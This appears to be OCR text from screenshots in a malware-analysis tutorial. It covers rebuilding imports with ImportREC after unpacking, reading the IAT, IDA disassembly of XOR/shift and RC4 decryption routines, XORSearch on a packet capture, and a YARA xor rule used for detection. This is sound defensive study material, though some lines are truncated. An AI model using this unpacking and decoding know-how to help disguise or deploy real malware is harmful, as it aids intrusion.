.rsrc	00001000	0001E000	00001000	0001E000	C0000040

☑ Rebuild Import

● Method1 : Search JMP[API] | CALL[API] in memory image

○ Method2 : Search DLL & API name string in dumped file




Region Dump

Address	Size	Protect	State	Type
00000000	00010000	NO ACCESS	FREE	NONE
00010000	00002000	READ/WRITE	COMMIT	PRIVATE
00012000	0000E000	NO ACCESS	FREE	NONE
00020000	00002000	READ/WRITE	COMMIT	PRIVATE
00022000	0000E000	NO ACCESS	FREE	NONE
00030000	000F2000	NONE	RESERVE	PRIVATE
00122000	00001000	READ/WRITE | P...	COMMIT	PRIVATE
00123000	0000D000	READ/WRITE	COMMIT	PRIVATE
00130000	00003000	READ ONLY	COMMIT	MAPPED
00133000	0000D000	NO ACCESS	FREE	NONE
00140000	00002000	READ ONLY	COMMIT	MAPPED
00142000	0000E000	NO ACCESS	FREE	NONE
00150000	0005A000	READ/WRITE	COMMIT	PRIVATE

Dump Informations

Address 00123000 Size 0000D000




```
004AF024  $-FF25 FCD25000 JMP DWORD PTR DS:[<&KERNEL32.GetCurrentProcess>]   | KERNEL32.GetCurrentProcess
004AF02A  $-FF25 00D35000 JMP DWORD PTR DS:[<&
004AF030  $-FF25 04D35000 JMP DWORD PTR DS:[<&
004AF036  $-FF25 08D35000 JMP DWORD PTR DS:[<&
004AF03C  $-FF25 0CD35000 JMP DWORD PTR DS:[<&
004AF042  $-FF25 10D35000 JMP DWORD PTR DS:[<&
004AF048  $-FF25 14D35000 JMP DWORD PTR DS:[<&
004AF04E  $-FF25 18D35000 JMP DWORD PTR DS:[<&
004AF054  $-FF25 1CD35000 JMP DWORD PTR DS:[<&
004AF05A  $-FF25 20D35000 JMP DWORD PTR DS:[<&
004AF060  $-FF25 24D35000 JMP DWORD PTR DS:[<&
DS:[0050D0E4]=77A1D1D0 (ADVAPI32.RegCloseKey)
Local calls from 0043C8CE, 0043CA4F, 00442D90,

Address   Value     Comment
0050D0E4  77A1D1D0  ADVAPI32.RegCloseKey
0050D0E8  77A47BD0  ADVAPI32.RegCreateKeyA
0050D0EC  77A1D7F0  ADVAPI32.RegDeleteKeyA
0050D0F0  77A1E7A0  ADVAPI32.RegOpenKeyA
0050D0F4  77A1D3E0  ADVAPI32.RegQueryValueExA
0050D0F8  77A1E5F0  ADVAPI32.RegSetValueExA
0050D0FC  00000000
0050D100  0010DA95
0050D104  0010DAA3
0050D108  0010DAB9
0050D10C  0010DACD
0050D110  0010DADB
```


Imports Viewer

DllName	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk
ADVAPI32.DLL	0010D0C8	04AD0220	059F0000	0010D9C8	0010D0E4
KERNEL32.DLL	0010D100	00002000	00F3A930	0010D9D5	0010D2B4
VERSION.DLL	0010D468	74616E72	616C5065	0010D9E2	0010D478
COMCTL32.DLL	0010D488	00000042	00F623D8	0010D9EE	0010D490
COMDLG32.DLL	0010D498	00200000	00000000	0010D9FB	0010D4AC
GDI32.DLL	0010D4C0	636F6C65	6E490073	0010DA08	0010D540
SHELL32.DLL	0010D5C0	57152101	00000088	0010DA12	0010D5D4
USER32.DLL	0010D5E8	05DF0000	05DF0000	0010DA1E	0010D7C8


Thunk RVA	Thunk Offset	Thunk Value	Hint/Ordinal	API Name
0010D0E4	000CC4E4	0010DA33	0000	RegCloseKey
0010D0E8	000CC4E8	0010DA41	0000	RegCreateKeyA
0010D0EC	000CC4EC	0010DA51	0000	RegDeleteKeyA
0010D0F0	000CC4F0	0010DA61	0000	RegOpenKeyA
0010D0F4	000CC4F4	0010DA6F	0000	RegQueryValueExA
0010D0F8	000CC4F8	0010DA83	0000	RegSetValueExA



```
0043C8CD  . 50          PUSH EAX                            [hKey
0043C8CE  . E8 C1260700 CALL <JMP.&ADVAPI32.RegCloseKey>    [RegCloseKey
```



```
004AEF94  $-FF25 E4D05000 JMP DWORD PTR DS:[<&ADVAPI32.RegCloseKey>]   ADVAPI32.RegCloseKey
```



c:_tools_installs\imprec\importrec.exe (00000A4C)

```
advapi32.dll FThunk:0004D000 NbFunc:5 (decimal:5) valid:YES
comctl32.dll FThunk:0004D018 NbFunc:2 (decimal:2) valid:YES
gdi32.dll FThunk:0004D024 NbFunc:1C (decimal:28) valid:YES
kernel32.dll FThunk:0004D098 NbFunc:77 (decimal:119) valid:YES
shell32.dll FThunk:0004D278 NbFunc:1 (decimal:1) valid:YES
? FThunk:0004D280 NbFunc:6D (decimal:109) valid:NO
winspool.drv FThunk:0004D438 NbFunc:3 (decimal:3) valid:YES
comdlg32.dll FThunk:0004D448 NbFunc:2 (decimal:2) valid:YES
```


```
rva:0004D16C forwarded from mod:ntdll.dll ord:02C0 name:RtlDeleteCriticalSection
rva:0004D170 forwarded from mod:ntdll.dll ord:00D4 name:RtlInitializeCriticalSection
------------------------------------------------------------------------------------------
Current imports:
7 (decimal:7) valid module(s) (added: +7 (decimal:+7))
10D (decimal:269) imported function(s). (added: +10D (decimal:+269))
```


OEP 00034E55


RVA 0004CFFC Size 00000458


RVA 00000000 Size 00000BBC


☑ Add new section



Plaintext:
Protected data
Encrypt
Ciphertext:
Dk6aj9jsk1nc
ckwnsos8shs
Plaintext:
Protected data
Decrypt


Plaintext:
Protected data
Encrypt
private key
Ciphertext:
Wc6aj9jrk1ni
pfw8s1s8shm
Plaintext:
Protected data
Decrypt
public key





```
.text:100025E8 Loop:                                   ; CODE XREF: DecryptFunc+38↓j
.text:100025E8                 movsx   eax, byte ptr [edx+esi]
.text:100025EC                 cmp     eax, 20h
.text:100025EF                 jnz     short loc_100025F7
.text:100025F1                 mov     byte ptr [edx+esi], 0
.text:100025F5                 jmp     short loc_10002605
.text:100025F7 ; ---------------------------------------------------------------------------
.text:100025F7
.text:100025F7 loc_100025F7:                           ; CODE XREF: DecryptFunc+1F↑j
.text:100025F7                 sub     eax, 37h
.text:100025FA                 cmp     eax, 21h
.text:100025FD                 jge     short loc_10002602
.text:100025FF                 add     eax, 5Eh
.text:10002602
.text:10002602 loc_10002602:                           ; CODE XREF: DecryptFunc+2D↑j
.text:10002602                 mov     [edx+esi], al
.text:10002605
.text:10002605 loc_10002605:                           ; CODE XREF: DecryptFunc+25↑j
.text:10002605                 inc     edx
.text:10002606                 cmp     edx, ecx
.text:10002608                 jl      short Loop
.text:1000260A
```



```
C:\XORSearch.exe -n 20 441055893.pcapng 441055893
Found SHIFT 01 position 1FAA(-20): t=1&ic=708710721&id=441055893&iguid={cb751d04
-97e
Found SHIFT 01 position 2271(-20): 01_178.77.120.100_0_441055893_1_0_0_0_41^....
....

C:\_
```




```
rule xor_test {
   strings:
      $a = "http://isc.sans.edu" xor
   condition:
      $a
}
```




```
C:\demo>yara64 -s xor.yara test-xor.txt
xor_test test-xor.txt
0x5:$a: )551{nn%(%($325$7$/2o".,

C:\demo>
```




```
.text:0040105A
.text:0040105A Loop1:                                  ; CODE XREF: KSA+50↓j
.text:0040105A                 mov     eax, [ebp+i]
.text:0040105D                 cmp     eax, 256
.text:00401063                 jge     loc_40108B
.text:00401069                 jmp     loc_40107B
.text:0040106E ; ---------------------------------------------------------------------------
.text:0040106E
.text:0040106E loc_40106E:                             ; CODE XREF: KSA+60↓j
.text:0040106E                 mov     eax, [ebp+i]
.text:00401071                 mov     ecx, eax
.text:00401073                 add     eax, 1
.text:00401076                 mov     [ebp+i], eax
.text:00401079                 jmp     short Loop1
.text:0040107B
```



```
.text:004010EA                 mov     eax, [ebp+S]
.text:004010ED                 mov     ecx, [ebp+i]
.text:004010F0                 add     eax, ecx
.text:004010F2                 mov     ecx, [ebp+S]
.text:004010F5                 mov     edx, [ebp+j]
.text:004010F8                 add     ecx, edx
.text:004010FA                 push    ecx
.text:004010FB                 push    eax
.text:004010FC                 call    swap
.text:00401101                 add     esp, 8
.text:00401104                 jmp     short loc_4010A7
```

